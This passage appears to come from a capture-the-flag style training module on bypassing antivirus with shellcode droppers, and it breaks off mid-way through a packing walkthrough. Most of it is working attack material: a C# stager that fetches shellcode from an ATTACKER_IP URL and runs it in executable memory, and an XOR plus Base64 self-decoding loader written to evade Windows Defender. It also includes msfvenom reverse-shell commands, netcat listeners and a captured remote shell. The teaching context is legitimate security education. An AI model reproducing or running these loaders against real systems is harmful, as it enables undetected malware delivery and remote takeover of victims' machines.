In our goal to bypass the AV, we will find two main approaches to delivering the final shellcode to a victim. Depending on the method, you will find payloads are usually categorized as staged or stageless payloads. In this task, we will look at the differences in both approaches and the advantages of each method.
Stageless Payloads
A stageless payload embeds the final shellcode directly into itself. Think of it as a packaged app that executes the shellcode in a single-step process. In previous tasks, we embedded an executable that embedded a simple calc shellcode, making a stageless payload.

In the example above, when the user executes the malicious payload, the embedded shellcode will run, providing a reverse shell to the attacker.
Staged Payloads
Staged payloads work by using intermediary shellcodes that act as steps leading to the execution of a final shellcode. Each of these intermediary shellcodes is known as a stager, and its primary goal is to provide a means to retrieve the final shellcode and execute it eventually.
While there might be payloads with several stages, the usual case involves having a two-stage payload where the first stage, which we'll call stage0, is a stub shellcode that will connect back to the attacker's machine to download the final shellcode to be executed.


Once retrieved, the stage0 stub will inject the final shellcode somewhere in the memory of the payload's process and execute it (as shown below).
Staged vs. Stageless
When deciding which type of payload to use, we must be aware of the environment we'll be attacking. Each payload type has advantages and disadvantages depending on the specific attack scenario.
In the case of stageless payloads, you will find the following advantages:
For staged payloads, you will have:
In conclusion, we can't say that either type is better than the other unless we add some context to it. In general, stageless payloads are better suited for networks with lots of perimeter security, as it doesn't rely on having to download the final shellcode from the Internet. If, for example, you are performing a USB Drop Attack to target computers in a closed network environment where you know you won't get a connection back to your machine, stageless is the way to go.
Staged payloads, on the other hand, are great when you want your footprint on the local machine to be reduced to a minimum. Since they execute the final payload in memory, some AV solutions might find it harder to detect them. They are also great for avoiding exposing your shellcodes (which usually take considerable time to prepare), as the shellcode isn't dropped into the victim's disk at any point (as an artifact).
Stagers in Metasploit
When creating payloads with msfvenom or using them directly in Metasploit, you can choose to use either staged or stageless payloads. As an example, if you want to generate a reverse TCP shell, you will find two payloads exist for that purpose with slightly different names (notice the _ versus / after shell):
| Payload | Type |
|---|---|
| windows/x64/shell_reverse_tcp | Stageless payload |
| windows/x64/shell/reverse_tcp | Staged payload |
You will generally find that the same name patterns are applied to other types of shells. To use a stageless Meterpreter, for example, we would use the windows/x64/meterpreter_reverse_tcp, rather than windows/x64/meterpreter/reverse_tcp, which works as its staged counterpart.
Creating Your Own Stager
To create a staged payload, we will use a slightly modified version of the stager code provided by @mvelazc0. The full code of our stager can be obtained here, but is also available in your Windows machine at C:\Tools\CS Files\StagedPayload.cs:
Full Payload Code
using System;
using System.Net;
using System.Text;
using System.Configuration.Install;
using System.Runtime.InteropServices;
using System.Security.Cryptography.X509Certificates;

public class Program {
  //https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-virtualalloc
  [DllImport("kernel32")]
  private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

  //https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-createthread
  [DllImport("kernel32")]
  private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

  //https://docs.microsoft.com/en-us/windows/desktop/api/synchapi/nf-synchapi-waitforsingleobject
  [DllImport("kernel32")]
  private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

  private static UInt32 MEM_COMMIT = 0x1000;
  private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

  public static void Main()
  {
    string url = "https://ATTACKER_IP/shellcode.bin";
    Stager(url);
  }

  public static void Stager(string url)
  {

    WebClient wc = new WebClient();
    ServicePointManager.ServerCertificateValidationCallback = delegate { return true; };
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;

    byte[] shellcode = wc.DownloadData(url);

    UInt32 codeAddr = VirtualAlloc(0, (UInt32)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    Marshal.Copy(shellcode, 0, (IntPtr)(codeAddr), shellcode.Length);

    IntPtr threadHandle = IntPtr.Zero;
    UInt32 threadId = 0;
    IntPtr parameter = IntPtr.Zero;
    threadHandle = CreateThread(0, 0, codeAddr, parameter, 0, ref threadId);

    WaitForSingleObject(threadHandle, 0xFFFFFFFF);

  }
}The code may look intimidating at first but is relatively straightforward. Let's analyze what it does step by step.
The first part of the code will import some Windows API functions via P/Invoke. The functions we need are the following three from kernel32.dll:
| WinAPI Function | Description |
|---|---|
| VirtualAlloc() | Allows us to reserve some memory to be used by our shellcode. |
| CreateThread() | Creates a thread as part of the current process. |
| WaitForSingleObject() | Used for thread synchronization. It allows us to wait for a thread to finish before continuing. |
The part of the code in charge of importing these functions is the following:
//https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-virtualalloc
[DllImport("kernel32")]
private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

//https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-createthread
[DllImport("kernel32")]
private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

//https://docs.microsoft.com/en-us/windows/desktop/api/synchapi/nf-synchapi-waitforsingleobject
[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);The most significant part of our code will be in the Stager() function, where the stager logic will be implemented. The Stager function will receive a URL from where the shellcode to be executed will be downloaded.
The first part of the Stager() function will create a new WebClient() object that allows us to download the shellcode using web requests. Before making the actual request, we will overwrite the ServerCertificateValidationCallback method in charge of validating SSL certificates when using HTTPS requests so that the WebClient doesn't complain about self-signed or invalid certificates, which we will be using in the web server hosting the payloads. After that, we will call the DownloadData() method to download the shellcode from the given URL and store it into the shellcode variable:
WebClient wc = new WebClient();
ServicePointManager.ServerCertificateValidationCallback = delegate { return true; };
ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;

byte[] shellcode = wc.DownloadData(url);Once our shellcode is downloaded and available in the shellcode variable, we'll need to copy it into executable memory before actually running it. We use VirtualAlloc() to request a memory block from the operating system. Notice that we request enough memory to allocate shellcode.Length bytes, and set the PAGE_EXECUTE_READWRITE flag, making the assigned memory executable, readable and writable. Once our executable memory block is reserved and assigned to the codeAddr variable, we use Marshal.Copy() to copy the contents of the shellcode variable in the codeAddr variable.
UInt32 codeAddr = VirtualAlloc(0, (UInt32)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(shellcode, 0, (IntPtr)(codeAddr), shellcode.Length);Now that we have a copy of the shellcode allocated in a block of executable memory, we use the CreateThread() function to spawn a new thread on the current process that will execute our shellcode. The third parameter passed to CreateThread points to codeAddr, where our shellcode is stored, so that when the thread starts, it runs the contents of our shellcode as if it were a regular function. The fifth parameter is set to 0, meaning the thread will start immediately.
Once the thread has been created, we will call the WaitForSingleObject() function to instruct our current program that it has to wait for the thread execution to finish before continuing. This prevents our program from closing before the shellcode thread gets a chance to execute:
IntPtr threadHandle = IntPtr.Zero;
UInt32 threadId = 0;
IntPtr parameter = IntPtr.Zero;
threadHandle = CreateThread(0, 0, codeAddr, parameter, 0, ref threadId);

WaitForSingleObject(threadHandle, 0xFFFFFFFF);To compile the code, we suggest copying it into a Windows machine as a file called staged-payload.cs and compiling it with the following command:
PS C:\> csc staged-payload.csUsing our stager to run a reverse shell
Once our payload is compiled, we will need to set up a web server to host the final shellcode. Remember that our stager will connect to this server to retrieve the shellcode and execute it in the victim machine in-memory. Let's start by generating a shellcode (the name of the file needs to match the URL in our stager):
user@AttackBox$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=7474 -f raw -o shellcode.bin -b '\x00\x0a\x0d'Notice that we are using the raw format for our shellcode, as the stager will directly load whatever it downloads into memory.
Now that we have a shellcode, let's set up a simple HTTPS server. First, we will need to create a self-signed certificate with the following command:
user@AttackBox$ openssl req -new -x509 -keyout localhost.pem -out localhost.pem -days 365 -nodesYou will be asked for some information, but feel free to press enter for any requested information, as we don't need the SSL certificate to be valid. Once we have an SSL certificate, we can spawn a simple HTTPS server using python3 with the following command:
user@AttackBox$ python3 -c "import http.server, ssl;server_address=('0.0.0.0',443);httpd=http.server.HTTPServer(server_address,http.server.SimpleHTTPRequestHandler);httpd.socket=ssl.wrap_socket(httpd.socket,server_side=True,certfile='localhost.pem',ssl_version=ssl.PROTOCOL_TLSv1_2);httpd.serve_forever()"With all of this ready, we can now execute our stager payload. The stager should connect to the HTTPS server and retrieve the shellcode.bin file to load it into memory and run it on the victim machine. Remember to set up an nc listener to receive the reverse shell on the same port specified when running msfvenom:
user@AttackBox$ nc -lvp 7474What is Encoding?
Encoding is the process of changing the data from its original state into a specific format depending on the algorithm or type of encoding. It can be applied to many data types such as videos, HTML, URLs, and binary files (EXE, Images, etc.).
Encoding is an important concept that is commonly used for various purposes, including but not limited to:
Similarly, when it comes to AV evasion techniques, encoding is also used to hide shellcode strings within a binary. However, encoding is not enough for evasion purposes. Nowadays, AV software is more intelligent and can analyze a binary, and once an encoded string is found, it is decoded to check the text's original form.
You can also use two or more encoding algorithms in tandem to make it harder for the AV to figure out the hidden content. The following figure shows that we converted the "THM" string into hexadecimal representation and then encoded it using Base64. In this case, you need to make sure that your dropper now handles such encoding to restore the string to its original state.

What is Encryption?
Encryption is one of the essential elements of information and data security which focuses on preventing unauthorized access and manipulation of data. The encryption process involves converting plaintext (unencrypted content) into an encrypted version called Ciphertext. The Ciphertext can't be read or decrypted without knowing the algorithm used in encryption as well as the key.
Like encoding, encryption techniques are used for various purposes, such as storing and transmitting data securely, as well as end-to-end encryption. Encryption can be used in two ways: having a shared key between two parties or using public and private keys.

Why do we Need to Know About Encoding and Encryption?
AV vendors implement their AV software to blocklist most public tools (such as Metasploit and others) using static or dynamic detection techniques. Therefore, without modifying the shellcode generated by these public tools, the detection rate for your dropper is high.
Encoding and encryption can be used in AV evasion techniques where we encode and/or encrypt shellcode used in a dropper to hide it from AV software during the runtime. Also, the two techniques can be used not only to hide the shellcode but also functions, variables, etc. In this room, we mainly focus on encrypting the shellcode to evade Windows Defender.
Encode using MSFVenom
Public Tools such as Metasploit provide encoding and encryption features. However, AV vendors are aware of the way these tools build their payloads and take measures to detect them. If you try using such features out of the box, chances are your payload will be detected as soon as the file touches the victim's disk.
Let's generate a simple payload with this method to prove that point. First of all, you can list all of the encoders available to msfvenom with the following command:
user@AttackBox$ msfvenom --list encoders | grep excellent
    cmd/powershell_base64         excellent  Powershell Base64 Command Encoder
x86/shikata_ga_nai excellent Polymorphic XOR Additive Feedback EncoderWe can indicate we want to use the shikata_ga_nai encoder with the -e(encoder) switch and then specify we want to encode the payload three times with the -i (iterations) switch:
user@AttackBox$ msfvenom -a x86 --platform Windows LHOST=ATTACKER_IP LPORT=443 -p windows/shell_reverse_tcp -e x86/shikata_ga_nai -b '\x00' -i 3 -f csharpIf we try uploading our newly generated payload to our test machine, the AV will instantly flag it before we even get a chance to execute it:

If encoding doesn't work, we can always try encrypting the payload. Intuitively, we would expect this to have a higher success rating, as decrypting the payload should prove a harder task for the AV. Let's try that now.
Encryption using MSFVenom
You can easily generate encrypted payloads using msfvenom. The choices for encryption algorithms are, however, a bit scarce. To list the available encryption algorithms, you can use the following command:
user@AttackBox$ msfvenom --list encrypt
Framework Encryption Formats [--encrypt <value>]
================================================

    Name
    ----
    aes256
    base64
    rc4
xorLet's build an XOR encrypted payload. For this type of algorithm, you will need to specify a key. The command would look as follows:
user@AttackBox$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=ATTACKER_IP LPORT=7788 -f exe --encrypt xor --encrypt-key "MyZekr3tKey***" -o xored-revshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: xored-revshell.exeOnce again, if we upload the resulting shell to the THM Antivirus Check! page at http://MACHINE_IP/, it will still be flagged by the AV. The reason is still that AV vendors have invested lots of time into ensuring simple msfvenom payloads are detected.
Creating a Custom Payload
The best way to overcome this is to use our own custom encoding schemes so that the AV doesn't know what to do to analyze our payload. Notice you don't have to do anything too complex, as long as it is confusing enough for the AV to analyze. For this task, we will take a simple reverse shell generated by msfvenom and use a combination of XOR and Base64 to bypass Defender.
Let's start by generating a reverse shell with msfvenom in CSharp format:
user@AttackBox$ msfvenom LHOST=ATTACKER_IP LPORT=443 -p windows/x64/shell_reverse_tcp -f csharpThe Encoder
Before building our actual payload, we will create a program that will take the shellcode generated by msfvenom and encode it in any way we like. In this case, we will be XORing the payload with a custom key first and then encoding it using base64. Here's the complete code for the encoder (you can also find this code in your Windows machine at C:\Tools\CS Files\Encryptor.cs):
Full Payload Code
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace Encrypter
{
    internal class Program
    {
        private static byte[] xor(byte[] shell, byte[] KeyBytes)
        {
            for (int i = 0; i < shell.Length; i++)
            {
                shell[i] ^= KeyBytes[i % KeyBytes.Length];
            }
            return shell;
        }
        static void Main(string[] args)
        {
            //XOR Key - It has to be the same in the Droppr for Decrypting
            string key = "THMK3y123!";

            //Convert Key into bytes
            byte[] keyBytes = Encoding.ASCII.GetBytes(key);

            //Original Shellcode here (csharp format)
            byte[] buf = new byte[460] { 0xfc,0x48,0x83,..,0xda,0xff,0xd5 };

            //XORing byte by byte and saving into a new array of bytes
            byte[] encoded = xor(buf, keyBytes);
            Console.WriteLine(Convert.ToBase64String(encoded));
        }
    }
}The code is pretty straightforward and will generate an encoded payload that we will embed on the final payload. Remember to replace the buf variable with the shellcode you generated with msfvenom.
To compile and execute the encoder, we can use the following commands on the Windows machine:
C:\> csc.exe Encrypter.cs
C:\> .\Encrypter.exe
qKDPSzN5UbvWEJQsxhsD8mM+uHNAwz9jPM57FAL....pEvWzJg3oE=Self-decoding Payload
Since we have an encoded payload, we need to adjust our code so that it decodes the shellcode before executing it. To match the encoder, we will decode everything in the reverse order we encoded it, so we start by decoding the base64 content and then continue by XORing the result with the same key we used in the encoder. Here's the full payload code (you can also get it in your Windows machine at C:\Tools\CS Files\EncStageless.cs):
using System;
using System.Net;
using System.Text;
using System.Runtime.InteropServices;

public class Program {
  [DllImport("kernel32")]
  private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

  [DllImport("kernel32")]
  private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

  [DllImport("kernel32")]
  private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

  private static UInt32 MEM_COMMIT = 0x1000;
  private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

  private static byte[] xor(byte[] shell, byte[] KeyBytes)
        {
            for (int i = 0; i < shell.Length; i++)
            {
                shell[i] ^= KeyBytes[i % KeyBytes.Length];
            }
            return shell;
        }
  public static void Main()
  {

    string dataBS64 = "qKDPSzN5UbvWEJQsxhsD8mM+uHNAwz9jPM57FAL....pEvWzJg3oE=";
    byte[] data = Convert.FromBase64String(dataBS64);

    string key = "THMK3y123!";
    //Convert Key into bytes
    byte[] keyBytes = Encoding.ASCII.GetBytes(key);

    byte[] encoded = xor(data, keyBytes);

    UInt32 codeAddr = VirtualAlloc(0, (UInt32)encoded.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    Marshal.Copy(encoded, 0, (IntPtr)(codeAddr), encoded.Length);

    IntPtr threadHandle = IntPtr.Zero;
    UInt32 threadId = 0;
    IntPtr parameter = IntPtr.Zero;
    threadHandle = CreateThread(0, 0, codeAddr, parameter, 0, ref threadId);

    WaitForSingleObject(threadHandle, 0xFFFFFFFF);

  }
}Note that we have merely combined a couple of really simple techniques that were detected when used separately. Still, the AV won't complain about the payload this time, as the combination of both methods is not something it can analyze directly.
Let's compile our payload with the following command on the Windows machine:
C:\> csc.exe EncStageless.csBefore running our payload, let's set up an nc listener. After copying and executing our payload into the victim machine, we should get a connection back as expected:
user@AttackBox$ nc -lvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from ip-10-10-139-83.eu-west-1.compute.internal 49817 received!
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\System32>As you can see, simple adjustments are enough sometimes. Most of the time, any specific methods you find online won't probably work out of the box as detection signatures may already exist for them. However, using a bit of imagination to customize any method could prove enough for a successful bypass.
Another method to defeat disk-based AV detection is to use a packer. Packers are pieces of software that take a program as input and transform it so that its structure looks different, but their functionality remains exactly the same. Packers do this with two main goals in mind:
Packers are commonly used by software developers who would like to protect their software from being reverse engineered or cracked. They achieve some level of protection by implementing a mixture of transforms that include compressing, encrypting, adding debugging protections and many others. As you may have already guessed, packers are also commonly used to obfuscate malware without much effort.
There's quite a large number of packers out there, including UPX, MPRESS, Themida, and many others.
Packing an application
While every packer operates differently, let's look at a basic example of what a simple packer would do.
When an application is packed, it will be transformed in some way using a packing function. The packing function needs to be able to obfuscate and transform the original code of the application in a way that can be reasonably reversed by an unpacking function so that the original functionality of the application is preserved. While sometimes the packer may add some code (to make debugging the application harder, for example), it will generally want to be able to get back the original code you wrote when executing it.

The packed version of the application will contain your packed application code. Since this new packed code is obfuscated, the application needs to be able to unpack the original code from it. To this end, the packer will embed a code stub that contains an unpacker and redirect the main entry point of the executable to it.
When your packed application gets executed, the following will happen:

Packers and AVs
By now, we can see how packers help bypass AV solutions. Let's say you built a reverse shell executable, but the AV is catching it as malicious because it matches a known signature. In this case, using a packer will transform the reverse shell executable so that it doesn't match any known signatures while on disk. As a result, you should be able to distribute your payload to any machine's disk without much problem.
AV solutions, however, could still catch your packed application for a couple of reasons:
Packing our shellcode
Let's start from a basic C# shellcode. You can also find this code in your Windows machine at C:\Tools\CS Files\UnEncStagelessPayload.cs:
Full Payload Code
using System;
using System.Net;
using System.Text;
using System.Configuration.Install;
using System.Runtime.InteropServices;
using System.Security.Cryptography.X509Certificates;

public class Program {
  [DllImport("kernel32")]
  private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

  [DllImport("kernel32")]
  private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

  [DllImport("kernel32")]
  private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

  private static UInt32 MEM_COMMIT = 0x1000;
  private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

  public static void Main()
  {
    byte[] shellcode = new byte[] {0xfc,0x48,0x83,...,0xda,0xff,0xd5 };


    UInt32 codeAddr = VirtualAlloc(0, (UInt32)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    Marshal.Copy(shellcode, 0, (IntPtr)(codeAddr), shellcode.Length);

    IntPtr threadHandle = IntPtr.Zero;
    UInt32 threadId = 0;
    IntPtr parameter = IntPtr.Zero;
    threadHandle = CreateThread(0, 0, codeAddr, parameter, 0, ref threadId);

    WaitForSingleObject(threadHandle, 0xFFFFFFFF);

  }
}This payload takes a shellcode generated by msfvenom and runs it into a separate thread. For this to work, you'll need to generate a new shellcode and put it into the shellcode variable of the code:
C:\> msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=7478 -f csharpYou can then compile your payload in the Windows machine using the following command:
C:\> csc UnEncStagelessPayload.csOnce you have a working executable, you can try uploading it to the THM Antivirus Check! page (link on the desktop). It should be flagged by the AV immediately. Let's use a packer on the same payload and see what happens.
We will use the ConfuserEx packer for this task, as our payloads are programmed on .NET. For your convenience, you can find a shortcut on your desktop to it.
ConfuserEx will require you to indicate the folders in which it will work. Be sure to select your desktop as the base directory, as shown in the image below. Once the base directory is set up, drag and drop the executable you want to pack on the interface, and you should end up with the following:

Let's go to the settings tab and select our payload. Once selected, hit the "+" button to add settings to your payload. This should create a rule named "true". Make sure to enable compression as well:

We will now edit the "true" rule and set it to the Maximum preset:
